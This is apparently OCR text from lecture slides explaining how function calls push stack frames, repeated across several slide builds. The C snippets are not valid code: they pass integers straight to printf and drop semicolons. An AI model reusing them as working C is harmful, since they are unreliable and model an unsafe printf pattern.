
```
int foo2(p){

        printf(p);

        return 0;
}
```

Stack Frame Format

Value of Arg 1
Value of Arg 2
Return Address
Previous Frame Pointer
Value of Var 1
Value of Var 1

p = 0
Return Address for foo2
Previous Frame Pointer

The Stack


0xFFFFF
Stack frame for main()
Return Address for Main
Previous Frame Pointer
X = 3
Y = 3

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```

```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

        printf(p);

        return 0;
}
```

Stack Frame Format

Value of Arg 1

Value of Arg 2


Return Address

Previous Frame Pointer

Value of Var 1

Value of Var 1

The Stack



0xFFFFF

Stack frame for main()

Return Address for Main

Previous Frame Pointer

X = 3

Y = 3

foo2() gets called again, so put it on the stack again

p = 0

Return Address for foo2

Previous Frame Pointer

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```


```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

        printf(p);

        return 0;
}
```

Stack Frame Format

Value of Arg 1
Value of Arg 2
Return Address
Previous Frame Pointer
Value of Var 1
Value of Var 1

The Stack




Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```

```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

        printf(p);

        return 0;
}
```



Stack Frame Format

Value of Arg 1

Value of Arg 2


Return Address

Previous Frame Pointer

Value of Var 1

Value of Var 1

The Stack



0xFFFFF

Stack frame for main()

Return Address for Main

Previous Frame Pointer

X = 3

Y = 3

Stack frame for foo2()

p = 0

Return Address for foo2

Previous Frame Pointer

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```


```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

        printf(p);

        return 0;
}
```

Stack Frame Format

Value of Arg 1
Value of Arg 2
Return Address
Previous Frame Pointer
Value of Var 1
Value of Var 1

The Stack



0xFFFFF

Stack frame for main()

Return Address for Main

Previous Frame Pointer

X = 3

Y = 3

Stack frame for foo2()

p = 0

Return Address for foo2

Previous Frame Pointer

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```


```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

        printf(p);

        return 0;
}
```

Stack Frame Format

Value of Arg 1
Value of Arg 2
Return Address
Previous Frame Pointer
Value of Var 1
Value of Var 1

The Stack



Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```


```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

        printf(p);

        return 0;
}
```

Stack Frame Format

Value of Arg 1
Value of Arg 2
Return Address
Previous Frame Pointer
Value of Var 1
Value of Var 1

The Stack




Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```

```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

        printf(p);

        return 0;
}
```



Value of Arg 1

Value of Arg 2

Return Address

